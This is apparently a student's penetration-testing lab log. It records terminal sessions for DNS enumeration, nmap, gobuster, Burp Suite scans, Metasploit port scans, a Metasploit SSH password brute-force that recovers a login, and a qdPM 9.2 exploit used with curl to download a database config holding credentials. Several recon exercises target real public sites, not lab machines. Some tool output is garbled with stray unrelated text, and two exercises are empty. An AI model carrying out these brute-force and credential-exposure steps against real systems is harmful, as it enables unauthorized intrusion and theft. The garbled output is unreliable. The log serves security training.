

Exercise 1 DNSENUM

```
(kali㉿kali)-[~]
$ sudo dnsenum www.olx.com
dnsenum VERSION:1.3.1

www.olx.com

Host's addresses:

www.olx.com.          60      IN      A       52.84.45.9
www.olx.com.          60      IN      A       52.84.45.106
www.olx.com.          60      IN      A       52.84.45.126
www.olx.com.          60      IN      A       52.84.45.46

Wildcard detection using: abbhwhltbv

abbhwhltbv.www.olx.com. 600     IN      CNAME   d1lbw294gm03sk.cloudfront.net.
d1lbw294gm03sk.cloudfront.net. 60      IN      A       52.84.45.106
d1lbw294gm03sk.cloudfront.net. 60      IN      A       52.84.45.46
d1lbw294gm03sk.cloudfront.net. 60      IN      A       52.84.45.126
d1lbw294gm03sk.cloudfront.net. 60      IN      A       52.84.45.9

!!!!!!!!!!!!!!!!!!!!

Wildcards detected, all subdomains will point to the same IP address
Omitting results containing 52.84.45.106, 52.84.45.46, 52.84.45.126, 52.84.45.9.
Maybe you are using OpenDNS servers.

!!!!!!!!!!!!!!!!!!!!
```

Exercise 2 DNSRECON


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo dnsrecon -d http://www.olx.com  
[*] std: Performing General Enumeration against: http://www.olx.com...  
[*] Wildcard resolution is enabled on this domain  
[*] It is resolving to d1lbw294gm03sk.cloudfront.net  
[*] It is resolving to 52.84.45.46  
[*] It is resolving to 52.84.45.106  
[*] It is resolving to 52.84.45.126  
[*] It is resolving to 52.84.45.9  
[*] All queries will resolve to this list of addresses!!  
[-] DNSSEC is not configured for http://www.olx.com  
[*] SOA ns-1969.awsdns-54.co.uk 205.251.199.177  
[*] SOA ns-1969.awsdns-54.co.uk 2600:9000:5307:b100::1  
[*] NS ns-1323.awsdns-37.org 205.251.197.43  
[*] NS ns-1323.awsdns-37.org 2600:9000:5305:2b00::1  
[*] NS ns-1969.awsdns-54.co.uk 205.251.199.177  
[*] NS ns-1969.awsdns-54.co.uk 2600:9000:5307:b100::1  
[*] NS ns-254.awsdns-31.com 205.251.192.254  
[*] NS ns-254.awsdns-31.com 2600:9000:5300:fe00::1  
[*] NS ns-945.awsdns-54.net 205.251.195.177  
[*] NS ns-945.awsdns-54.net 2600:9000:5303:b100::1  
[*] CNAME http://www.olx.com d1lbw294gm03sk.cloudfront.net  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:b200:8:e72a:4d00:93a1  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:a400:8:e72a:4d00:93a1  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:9400:8:e72a:4d00:93a1  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:7e00:8:e72a:4d00:93a1  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:c600:8:e72a:4d00:93a1  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:fc00:8:e72a:4d00:93a1  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:4600:8:e72a:4d00:93a1  
[*] AAAA d1lbw294gm03sk.cloudfront.net 2600:9000:2175:5e00:8:e72a:4d00:93a1  
[*] Enumerating SRV Records  
[-] No SRV Records Found for http://www.olx.com
```

EXERCISE 3 – NMAP

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo nmap -vv -sV -A -O 199.59.243.227  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 02:06 EST  
NSE: Loaded 156 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
Initiating Ping Scan at 02:06  
Scanning 199.59.243.227 [4 ports]  
Completed Ping Scan at 02:06, 0.03s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 02:06  
Completed Parallel DNS resolution of 1 host. at 02:06, 0.44s elapsed  
Initiating SYN Stealth Scan at 02:06  
Scanning 199.59.243.227 [1000 ports]  
Completed SYN Stealth Scan at 02:06, 5.64s elapsed (1000 total ports)  
Initiating Service scan at 02:06  
Initiating OS detection (try #1) against 199.59.243.227  
Retrying OS detection (try #2) against 199.59.243.227  
Initiating Traceroute at 02:06  
Completed Traceroute at 02:06, 0.03s elapsed  
Initiating Parallel DNS resolution of 2 hosts. at 02:06  
Completed Parallel DNS resolution of 2 hosts. at 02:06, 0.44s elapsed  
NSE: Script scanning 199.59.243.227.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 5.01s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
Nmap scan report for 199.59.243.227  
Host is up, received reset ttl 255 (0.0015s latency).  
Scanned at 2025-02-28 02:06:34 EST for 14s  
All 1000 scanned ports on 199.59.243.227 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
OS fingerprint not ideal because: Missing an open TCP port so results incomplete  
Aggressive OS guesses: 3Com 4500G Switch (92%), H3C Comware 5.20 (92%), Huawei VRP 8.100 (92%), Microsoft Windows Server 2003 SP1 (92%), Oracle Virtualbox (92%), QEMU user mode network gate  
way (92%), AXIS 2100 Network Camera (92%), D-Link DP-300U, DP-G310, or Hamlet HPS011U print server (92%), HP Tru64 UNIX 5.1A (92%), Sanyo PLC-XU88 digital video projector (92%)  
No exact OS matches for host (test conditions non-ideal).  
TCP/IP fingerprint:  
SCAN(V=7.94SVNWE=4ND+2/28XOT=KCT=KCU=KPV=NXDS=ZKDC=TKG=NKTM=67C16888XP=x86_64-pc-linux-gnu)  
SEQ(CI=1)  
TG(R=YNDP=NKTG=FFXW=OKS=AKA=ZKF=PKO=NRD=ONQ=)  
T7(R=YNDP=NKTG=FFXW=OKS=ZKA=SKF=ARKO=NRD=ONQ=)  
U1(R=N)
```

```
U1(R=N)  
IE(R=N)  
  
Network Distance: 2 hops  
  
TRACEROUTE (using port 80/tcp)  
HOP RTT ADDRESS  
1 2.89 ms 10.0.2.2  
2 3.10 ms 199.59.243.227  
  
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 02:06  
Completed NSE at 02:06, 0.00s elapsed  
Read data files from: /usr/share/nmap  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds  
Raw packets sent: 2054 (94.664KB) | Rcvd: 19 (776B)
```

EXERCISE 4 – GOBUSTER



```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.0.2.15 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6 dir: 0 dropped: 1 overruns: 0 carrier: 0 collisions: 0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: net:127.0.0.1 netm: http://10.0.2.15
[+] Method: 0 dir:1 prefixlen: GET scopeid: v1:localhost
[+] Threads: 1xqueued:1000 10 (local:localhost)
[+] Wordlist: net:394 byte: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 0 404 overruns: 0 frame: 0
[+] User Agent: 15 394 byte: gobuster/3.6 (10)
[+] Timeout: 0 dir:0 dropped: 10s errors: 0 carrier: 0 collisions: 0

Starting gobuster in directory enumeration mode

/.htaccess 10.0.2.15 (Status: 403) [Size: 274]
/.htpasswd 15 (10.0.2.15) (Status: 403) [Size: 274]
/.hta 10.0.2.15 (Status: 403) [Size: 274]
/javascript 10.0.2.15 (Status: 301) [Size: 311] [→ http://10.0.2.15/javascript/]
/server-status 10.0.2.15 (Status: 200) [Size: 4339]
Progress: 4614 / 4615 (99.98%)

Finished

scanner/tcp/tcp_version
scanner/tcp/tcp_version/udp_sweep
scanner/tcp/tcp_version/udp_sweep
$
```

EXERCISE 5 – BURPSUITE

Dashboard |
 Target |
 Proxy |
 Intruder |
 Repeater |
 Collaborator |
 Sequencer |
 Decoder |
 Comparer |
 Logger |
 Organizer |
 Extensions |
 Learn

Intercept
HTTP history
WebSockets history
Proxy settings

Request to https://fonts.googleapis.com:443 [142.250.195.138]

Forward
Drop
Intercept is on
Action
Open browser

Add notes

tty	Raw	Hex
GET /css?family=Roboto:wght@100;300;400;500;700;900&display=swap HTTP/1.1		
Host: fonts.googleapis.com		
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"		
Sec-Ch-Ua-Mobile: ?0		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36		
Sec-Ch-Ua-Platform: "Windows"		
Accept: text/css,*/*;q=0.1		
X-Client-Data: C0bpygE		
Sec-Fetch-Site: cross-site		
Sec-Fetch-Mode: no-cors		
Sec-Fetch-Dest: style		
Referer: https://address.gbs-plus.com/		
Accept-Encoding: gzip, deflate, br		
Accept-Language: en-US,en;q=0.5,en-gb;q=0.8		
Priority: u=0		
Connection: close		

Inspector

- Request attributes 2
- Request query parameters 2
- Request body parameters 0
- Request cookies 0
- Request headers 15

All issues All issues found by the scanner

Filter
High
Medium
Low
Info
Certain
Firm
Tentative
In scope
BCheck generated
Scan checks
Extensions

host	Path	Insertion point
https://address.gbs-plus.com/	/assets/js/jquery.min.js	
https://address.gbs-plus.com/	/assets/js/jquery.min.js	
https://address.gbs-plus.com/	/assets/js/bootstrap.min.js	
https://address.gbs-plus.com/	/assets/js/bootstrap.min.js	
https://address.gbs-plus.com/	/assets/js/popper.min.js	
https://address.gbs-plus.com/	/assets/js/custom.js	
https://address.gbs-plus.com/	/assets/images/medfarm.png	
https://address.gbs-plus.com/	/assets/login/style.css	
https://address.gbs-plus.com/	/assets/image/logow.png	
https://address.gbs-plus.com/	/	
https://address.gbs-plus.com/	/	
https://address.gbs-plus.com/	/	

Advisory
Request
Response
Path to issue

TLS cookie without secure flag set

Severity:

Medium

Confidence:

Firm

URL:

https://address.gbs-plus.com/

Issue detail

The following cookie was issued by the application and does not have the secure flag set:


- pharmacy_session

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.


Issue background

The screenshot shows the Burp Suite web application. At the top, there's a navigation bar with tabs like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below this, the 'Proxy' tab is active, showing 'Request to https://fonts.googleapis.com:443 [142.250.195.138]'. The main area displays the raw HTTP request details for GET /css?family=Roboto:wght@100;300;400;500;700;900&display=swap HTTP/1.1. On the right, the 'Inspector' panel shows request attributes, parameters, body, cookies, and headers.

EXERCISE – 6



EXERCISE 7 – SEARCH-SPLOIT



EXERCISE 8 – PROTOCOL SCANNING – METASPLOIT

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use scanner/ftp/ftp_version  
msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 10.0.2.15  
RHOSTS => 10.0.2.15  
msf6 auxiliary(scanner/ftp/ftp_version) > run  
[*] 10.0.2.15:21 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ftp/ftp_version) > use scanner/discovery/udp_sweep  
msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 10.0.2.15  
RHOSTS => 10.0.2.15  
msf6 auxiliary(scanner/discovery/udp_sweep) > run  
[*] Sending 13 probes to 10.0.2.15→10.0.2.15 (1 hosts)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/discovery/udp_sweep) > use scanner/portscan/tcp  
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.2.15  
RHOSTS => 10.0.2.15  
msf6 auxiliary(scanner/portscan/tcp) > run  
[+] 10.0.2.15: - 10.0.2.15:80 - TCP OPEN  
[*] 10.0.2.15: - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/portscan/tcp) > █
```

EXERCISE 9 – SSH LOGIN ATTACK - METASPLOIT

```
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Set the current module's RHOSTS with database values using  
hosts -R or services -R  
  
Metasploit  
+--[ metasploit v6.4.38-dev ]  
+-- --[ 2467 exploits - 1273 auxiliary - 431 post ]  
+-- --[ 1478 payloads - 49 encoders - 13 nops ]  
+-- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.62.107  
RHOSTS => 192.168.62.107  
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME dexter  
USERNAME => dexter  
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/password.lst  
PASS_FILE => /usr/share/wordlists/password.lst  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.62.107:22 - Starting bruteforce  
[*] 192.168.62.107:22 = Success: 'dexter:72wVqtq52cmUXGA' 'uid=1001(dexter) gid=1001(dexter) groups=1001(dexter) Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux '  
[*] SSH session 1 opened (192.168.62.136:33043 → 192.168.62.107:22) at 2025-03-11 02:59:45 -0400  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

EXERCISE 10 - ICA

```
--(kali@kali)-[~]
└─$ nmap -A 192.168.62.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 02:43 EDT
Nmap scan report for 192.168.62.107
Host is up (6.401s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 8e37f4d9c8f8b8541b91e4c4571c181:ac1da:93 (RSA)
|_ 256 40:51:93:4b:f8:37:85:fd:a5:fa:d7:27:41:6c:a8:a5 (ECDSA)
|_ 256 89:85:00:c5:35:c1:4d:83:76:93:fb:c7:f8:cd:7b:8e (ED25519)
80/tcp    open  http     Apache/2.4.48 (Debian)
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: qdpm | Login
3306/tcp  open  mysql    MySQL 8.0.26
|_ ssl-cert: Subject: commonName=MySQL_Server.8.0.26_Auto_Generated_Server_Certificate
|_ Not valid before: 2021-09-23T10:47:29
|_ Not valid after: 2031-09-23T10:47:29
|_ ssl-date: TLS randomness does not represent time
mysql-info:
|_ Protocol: 10
|_ Version: 8.0.26
|_ Thread ID: 86
|_ Capabilities flags: 65535
|_ Some Capabilities: SupportsCompression, ConnectWithDatabase, SwitchToSSLAfterHandshake, GDBMClient, SupportsLoadDataLocal, SupportsIPProtocolNew, DontAllowDisassemblingColumns, FoundRows, IgnoreSpaceBeforeParenthesis, Speaks1Protocol
|_ LongColumnFlag, SupportsTransactions, SupportsAuth, LongPassword, InteractiveClient, IgnoreSigpipes, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
|_ Status: Autocommit
|_ Salt: P8WV5pVx22:mqmVx2_gV08K4V
|_ Auth Plugin Name: caching_sha2_password
MAC Address: 88:08:27:A5:03:93 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.15.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.15 - 5.0
OS details: Linux 4.15 - 5.0
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.07 ms 192.168.62.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
```

```
--(kali@kali)-[~]
└─$ searchsploit qdpm 9.2

Exploit Title | Path
├───────────┼───────────┤
qdpm 9.2 - Cross-site Request Forgery (CSRF) | php/webapps/5085a.txt
qdpm 9.2 - Password Exposure (Unauthenticated) | php/webapps/50176.txt

Shellcodes: No Results

--(kali@kali)-[~]
└─$ searchsploit -m 50176
Exploit: qdpm 9.2 - Password Exposure (Unauthenticated)
URL: https://www.exploit-db.com/exploits/50176
Path: /usr/share/exploitdb/exploits/php/webapps/50176.txt
Codes: N/A
Verified: False
File Type: ASCII text
Copied to: /home/kali/50176.txt

--(kali@kali)-[~]
└─$ cat 50176.txt
# Exploit Title: qdpm 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 02/06/2021
# Exploit Author: Leon Trappett (thepc3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download.

--(kali@kali)-[~]
└─$ curl http://192.168.62.107/core/config/databases.yml

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm:host=localhost'
      profiler: false
      username: qdpmadmin
      password: '%?php echo urlencode('UcVQCMQk23Tve5b3') ; ?%'
      attributes:
        quote_identifier: true
```